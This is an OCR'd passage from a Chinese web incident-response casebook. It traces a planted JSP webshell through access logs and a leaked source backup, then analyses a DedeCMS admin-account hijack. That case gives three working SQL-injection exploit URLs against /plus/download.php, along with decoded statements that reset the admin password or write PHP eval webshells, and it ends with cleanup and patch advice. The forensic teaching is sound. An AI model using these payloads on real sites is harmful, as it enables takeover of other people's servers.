113.  .  .24 - - [18/Apr/2018:19:24:31 +0800] "GET /images/ddby.jpg HTTP/1.1" 304 -
113.  .  .24 - - [18/Apr/2018:19:24:32 +0800] "GET /templates/picshow.jsp HTTP/1.1" 200 3590
113.  .  .24 - - [18/Apr/2018:19:24:32 +0800] "GET /templates/head.jsp HTTP/1.1" 200 9899
113.  .  .24 - - [18/Apr/2018:19:24:33 +0800] "GET /images/search.jpg HTTP/1.1" 404 636
113.  .  .24 - - [18/Apr/2018:19:24:33 +0800] "GET /templates/weather2.jsp HTTP/1.1" 200 2151
```


进一步审查所有的日志文件(日志保存时间从2017-04-20至2018-04-19)，发现一共只有两次访问image.jsp文件的记录，分别是2018-04-18和2017-09-21。

名称	所在文件夹	大小	类型	修改日期	匹配内容
localhost_access_log.2017-09-21.txt	F:\ \logs\	3.3 MB	Text Document	2017-09-22 ...	00] "GET /css/skin3/image.jsp HTTP/1.1" 200 272??
localhost_access_log.2017-12-26.txt	F:\ \logs\	10.3 MB	Text Document	2017-12-26 ...	3 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 633??
localhost_access_log.2017-12-27.txt	F:\ \logs\	34.1 MB	Text Document	2017-12-28 ...	0 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 633??
localhost_access_log.2018-03-04.txt	F:\ \logs\	5.5 MB	Text Document	2018-03-05 ...	3 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 637??
localhost_access_log.2018-03-29.txt	F:\ \logs\	4.5 MB	Text Document	2018-03-30 ...	0800] "HEAD /Upfile_Image.jsp HTTP/1.1" 403 -??14
localhost_access_log.2018-03-30.txt	F:\ \logs\	9 MB	Text Document	2018-03-31 ...	0 +0800] "GET /jtwf/image.jsp HTTP/1.1" 404 632??
localhost_access_log.2018-04-18.txt	F:\ \logs\	4.9 MB	Text Document	2018-04-18 ...	00] "GET /css/skin3/image.jsp HTTP/1.1" 200 272??

image.jsp在2017-09-21之前就已经上传到网站服务器，已经潜藏长达半年多甚至更久的时间。


3、寻找真相

我们在网站根目录找到了答案，发现站点目录下存在ROOT.rar全站源码备份文件，备份时间为2017-02-28 10:35。



css	2018/4/18 23:44	文件夹	
flashPlayer	2018/4/18 23:44	文件夹	
images	2018/4/18 23:44	文件夹	
js	2018/4/18 23:44	文件夹	
link_wssp	2018/4/18 23:44	文件夹	
lucene	2018/4/18 23:44	文件夹	
scripts	2018/4/18 23:44	文件夹	
templates	2018/4/18 23:44	文件夹	
userfiles	2018/4/18 23:47	文件夹	
WEB-INF	2018/4/18 23:48	文件夹	
dbbackup.bat	2017/6/29 20:26	Windows 批处理...	1 KB
dpbak.txt	2017/6/29 20:26	文本文档	1 KB
error.html	2015/4/1 10:14	Chrome HTML D...	1 KB
error.jsp	2016/6/2 15:20	JSP 文件	1 KB
forward.jsp	2013/7/22 17:35	JSP 文件	1 KB
index.jsp	2013/7/22 17:35	JSP 文件	1 KB
ROOT.rar	2017/2/28 10:35	WinRAR 压缩文件	35,791 KB

通过对ROOT.rar解压缩，发现源码中存在的脚本木马与网站访问日志的可疑文件名一致（image.jsp）。



根据这几个时间节点，我们尝试去还原攻击者的攻击路径。

但是我们在访问日志并未找到ROOT.rar的访问下载记录，访问日志只保留了近一年的记录，而这个webshell可能已经存在了多年。

黑客是如何获取webshell的呢?

可能是通过下载ROOT.rar全站源码备份文件获取到其中存在的木马信息，或者几年前入侵并潜藏了多年，又或者是从地下黑产购买了shell，我们不得而知。

本文的示例中攻击者为我们留下了大量的证据和记录，而更多时候，攻击者可能会清除所有的关键信息，这势必会加大调查人员的取证难度。

第8篇：管理员账号被篡改

你是某一个网站的管理员，有一天，你的管理员账号admin却登录不了，进入数据库查看，原来管理员账号用户名不存在了，却多了另外一个管理员用户名。不对，不是新增了管理员，而是你的管理员用户名被篡改了。

现象描述

前后端分离，后台只允许内网访问，管理员账号admin却依然被多次被篡改

事件分析

1、网站webshell

在针对网站根目录进行webshell扫描，发现存在脚本木马，创建时间为2018-06-13 04:30:30

2、 定位IP

通过木马创建时间， 查看网站访问日志，定位到IP为：180.xx.xx.3

```
172.16.1.12 119.[illegible].46 - - [13/Jun/2018:04:27:57 +0800] "GET / HTTP/1.1" 200 72838
172.16.1.12 119.[illegible].46 - - [13/Jun/2018:04:28:00 +0800] "GET / HTTP/1.1" 200 72838
172.16.1.12 119.[illegible].46 - - [13/Jun/2018:04:28:28 +0800] "GET / HTTP/1.1" 200 72838
172.16.1.12 139.[illegible].181 - - [13/Jun/2018:04:28:41 +0800] "GET /a/y[illegible]o/ HTTP/1.1" 200 21814
172.16.1.12 203.2[illegible].163 - - [13/Jun/2018:04:30:08 +0800] "GET /uploads/allimg/180604/1-1P60409295K57.jpg HTTP/1.1" 304 -
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177
172.16.1.12 114.2[illegible].79 - - [13/Jun/2018:04:30:32 +0800] "GET /a/y[illegible]/ HTTP/1.1" 200 23236
172.16.1.12 180.7[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&ar
172.16.1.12 180.7[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../da
172.16.1.12 36.1[illegible].16 - - [13/Jun/2018:04:30:38 +0800] "GET /robots.txt HTTP/1.1" 404 208
```

3、关联分析

全局搜索与该IP有关的操作日志：

```
172.16.1.12 180.[illegible].3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.[illegible].3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[illegible].3 - - [02/Jun/2018:02:04:19 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[illegible].3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.[illegible].3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[illegible].3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[illegible].3 - - [10/Jun/2018:08:41:44 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../d
172.16.1.12 180.[illegible].3 - - [10/Jun/2018:08:41:50 +0800] "POST /search.php HTTP/1.1" 404 208
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:30 +0800] "POST /include/dialog/select_soft_post.php HTTP/1.1" 500 182
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:30 +0800] "GET /plus/result.php HTTP/1.1" 200 177
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&a
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /plus/read.php HTTP/1.1" 404 211
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:37 +0800] "GET /install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../d
172.16.1.12 180.[illegible].3 - - [13/Jun/2018:04:30:44 +0800] "POST /search.php HTTP/1.1" 404 208
```


在脚本木马生成前，有两条比较可疑的访问日志吸引了我们的注意：

```
172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/download.php?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=
114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=97&arrs2[]=1
00&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=110&arrs
2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[
]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&
arrs2[]=32&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&ar
rs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs
2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]=97&arrs2[]=
100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&a
```

rrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35 HTTP/1.1" 200 67

172.16.1.12 180.xx.xxx.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad_js.php?aid=19 HTTP/1.1" 200 32

对这段POC进行解码，我们发现通过这个poc可以往数据库中插入数据，进一步访问/plus/ad_js.php?aid=19 即可在plus目录生成read.php脚本文件。



解码后：

cfg_dbprefixmyad SET normbody = '<?php file_put_contents(''read.php'',''<?php eval($_POST[x]);echo mOon;?>'');?>' WHERE aid` =19 #

综上，可以推测/plus/download.php中可能存在SQL注入漏洞，接下来，收集网上已公开的有以下3种EXP进行漏洞复现。

4、漏洞复现

利用方式一：修改后台管理员

1、新建管理员账号test/test123789，可以成功登录网站后台

2、构造如下注入SQL语句：

cfg_dbprefixadmin SETuserid='spider',pwd='f297a57a5a743894a0e4' where id=19 #`

修改后台管理员为：用户名spider，密码admin。


（3）对应的EXP:

?

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=

]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35

执行EXP后，相应后台数据库表变为如下：



（4）因此相应后台登录用户变为spider密码admin

利用方式二：通过/plus/mytag_js.php文件生成一句话木马php


（1）如：构造如下注入SQL语句：

`cfg_dbprefixmytag(aid,expbody,normbody) VALUES(9013,@','{dede:php}file_put_contents(''90sec.php'',''');{/dede:php}') # @'```

（2）对应的EXP:

?
open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[]=86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arrs2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=57&arrs2[]=48&arrs2[]=115&arrs2[]=101&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=103&arrs2[]=117&arrs2[]=105&arrs2[]=103&arrs2[]=101&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=32&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96

（3）执行EXP后，将向数据库表dede_mytag中插入一条记录，



（4）执行如下语句，在/plus目录下生成90sec.php一句话木马 http://www.xxxx.com/plus/mytag_js.php?aid=9013

利用方式三：使/plus/ad_js.php文件变为一句话木马php

（1）如：构造如下注入SQL语句：

```
cfg_dbprefixmyadSETnormbody= '<?php file_put_contents(''read.php'',''<?php eval($_POST[x]);echo mOon;?>'');?>' WHEREaid =19 #`
```

（2）对应的EXP:

```
/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[]=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&arrs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35
```

（3）执行EXP后，将向数据库表dede_myad中插入一条记录。

（4）进一步访问/plus/ad_js.php?aid=19 即可在plus目录生成read.php脚本文件。

如何清除?

1、删除网站目录中的webshell

2、清除dede_myad、dede_mytag数据库表中插入的SQL语句，防止再次被调用生成webshell。

如何防御?

网站采用开源CMS搭建，建议及时对官方发布的系统补丁以及内核版本进行升级。

第9篇：编辑器入侵事件

UEditor是百度的一个javascript编辑器的开源项目，很多开发人员都喜欢引用这个编辑器，但这个编辑器官网版本一直停留在2016-05-26，已经很久没有更新了。

现象描述

HIDS预警：发现后门(Webshell)文件，建议您立即进行处理。

事件分析


1、发现Webshell

通过预警信息，找到木马文件路径：

